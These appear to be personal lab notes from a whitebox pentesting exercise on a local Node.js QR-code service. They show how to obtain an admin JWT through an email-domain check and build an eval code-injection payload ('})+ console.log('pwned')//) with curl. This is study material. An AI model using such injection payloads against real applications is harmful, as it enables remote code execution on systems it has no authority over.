# Local Testing

Now we need to setup a local testing environment that resembles the customer’s environment as more as possible. Luckily since is a NODEJS all the required packages are specified so we can do the following to install all the needed stuff:

cd ./intro\_to\_whitebox\_pentesting

npm install

Next we run the stuff via:

┌──(root㉿kali)-[/home/millycash/Downloads/intro\_to\_whitebox\_pentesting]

└─# npm run dev

> academy\_intro\_to\_whitebox\_pentesting@1.0.0 dev

> nodemon src/app.js

[nodemon] 3.0.3

[nodemon] to restart at any time, enter `rs`

[nodemon] watching path(s): \*.\*

[nodemon] watching extensions: js,mjs,cjs,json

[nodemon] starting `node src/app.js`

⚡️[server]: Server is running at http://localhost:5000

⚡️[api]: APIs are running at http://localhost:5000/api

Now we are ready to interact with our service.

We can get our self a token firstly

└─# curl -s -X POST -H "Content-Type: application/json" -d '{"email": "test@test.com"}' http://localhost:5000/api/auth/authenticate

{"token":"eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJlbWFpbCI6InRlc3RAdGVzdC5jb20iLCJyb2xlIjoidXNlciIsImlhdCI6MTcwODYwMzU2MCwiZXhwIjoxNzA4Njg5OTYwfQ.1wQYNefCWEGASFkBDWNtPvJ5BuaHX

PR4xr2JaNUgVwc"}

We can check for public vulnerabilities in used packages with: <**npm audit**>

Lastly we can check the QRCode generator function by using the token from before:

└─# curl -s -X POST -H "Content-Type: application/json" -H "Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJlbWFpbCI6InRlc3RAdGVzdC5jb20iLCJyb2xlIjoidXNlciIsImlh

dCI6MTcwODYwMzU2MCwiZXhwIjoxNzA4Njg5OTYwfQ.1wQYNefCWEGASFkBDWNtPvJ5BuaHXPR4xr2JaNUgVwc" -d '{"text": "this is a test"}' http://localhost:5000/api/service/generate

<img src="data:image/png;base64,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

g==" alt="QR Code" />

As you can see we got the QRCode generated! If we want to see it and analyze it we need to save it as HTML and then use a QRCODE reader from a phone or similar to decode it’s value.


## Debug time

Now run a debug directly from VSCODE and set a breakpoint at line 20 in service-controllers.js



As you see we successfully stopped the APP before the string validiation. On the left menu we can see the values that have been passed and what values are they getting.

Now if we want to taget the Validate string we need do understand the code:



In this case when the GenerateQR calls the fuction Validatesttring if the role == “admin” then an error 403 is throwed and passed to the eval (from Validatestring function).

OBS: if role isn’t admin then only a text message will be returned and eval is not called in action.

## Obtaining a Admin token

From the code we can see that if the email used to login to an user contains the domain hackthebox.eu then you will get a token like admin which enables the verbose output:



So firstly we get the token as admin:

└─# curl -s -X POST -H "Content-Type: application/json" -d '{"email": "test@hackthebox.com"}' http://localhost:5000/api/auth/authenticate

{"token":"eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJlbWFpbCI6InRlc3RAaGFja3RoZWJveC5jb20iLCJyb2xlIjoiYWRtaW4iLCJpYXQiOjE3MDg2MTAyOTUsImV4cCI6MTcwODY5NjY5NX0.FG4J8MDW5iuBjyvvY5Au

nd4Ryv3XcjqFZSzd7UkRYdc"}

And now sending a text we can see it works by adding a malicious command:


└─# curl -s -X POST -H "Content-Type: application/json" -H "Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJlbWFpbCI6InRlc3RAaGFja3RoZWJveC5jb20iLCJyb2xlIjoiYWRt

aW4iLCJpYXQiOjE3MDg2MTAyOTUsImV4cCI6MTcwODY5NjY5NX0.FG4J8MDW5iuBjyvvY5Aund4Ryv3XcjqFZSzd7UkRYdc" -d '{"text": ";"}' http://localhost:5000/api/service/generate


{"message":"The input \";\" contains the following invalid characters: [;]"}

## Code Injection

Now for the code injection we can see that the error message is taken as it is without filtering by $text



This means if we send something like **{ "text": ";" }**



As you see the inputted text is send as it is wihtou any sanitization which means we could send a single quotation mark ‘ to break the query.

**Here is important to not break the code and to do so we can use the // which is the comment.**

So start by adding the ‘ to close the code(this should give you a error) like:  
throw({message: 'The input "'" contains the following invalid characters: [']', statusCode: 403})

Next you can add the **//** comment which is supposed to break the code:

throw({message: 'The input "'//" contains the following invalid characters: [']', statusCode: 403})

Next we need to close the **({** and we can use **‘})//** :

throw { message: 'The input "' }; //" contains the following invalid characters: [']', statusCode: 403, })

Now we can start to simulate the error with **', statusCode: 403})//** :

throw({ message: 'The input "'})//" contains the following invalid characters: [']', statusCode: 403,});


Here since the response is handled in JSON format we need to escape the **“**. If we send a normal code like **{ "text": "'}); console.log('pwned')//" }** the comment should not affect the command and be placed on the outside:

throw { message: 'The input "' };console.log("pwned"); //

Resulting in sending the full query like:

yovecio@htb[/htb]$ curl -s -X POST -H "Content-Type: application/json" -H "Authorization: Bearer eyJhbGciOiJIUzI1N...SNIP...9R6zeoubrQTbUiThBpeQD7\_DWibgo" -d "{ \"text\": \"'}); console.log('pwned')//\" }" http://localhost:5000/api/service/generate{"message":"Could not generate QR code."}

This should throw an error even if we check in the Debugger the value is passed correctly:



The reason it is not working is because the ; in JS is seen as a new line separator so to avoid this problem use the + instead so the command will be injected in the same line..

Resulting with the final string as(; replaced with + to avoid new line /n feed):

**{ "text": "'})+ console.log('pwned')//" }**

CURL:

**curl -s -X POST -H "Content-Type: application/json" -H "Authorization: Bearer eyJhbGciOiJIUzI1N...SNIP...9R6zeoubrQTbUiThBpeQD7\_DWibgo" -d "{ \"text\": \" '}); console.log('pwned')// \" }" http://localhost:5000/api/service/generate**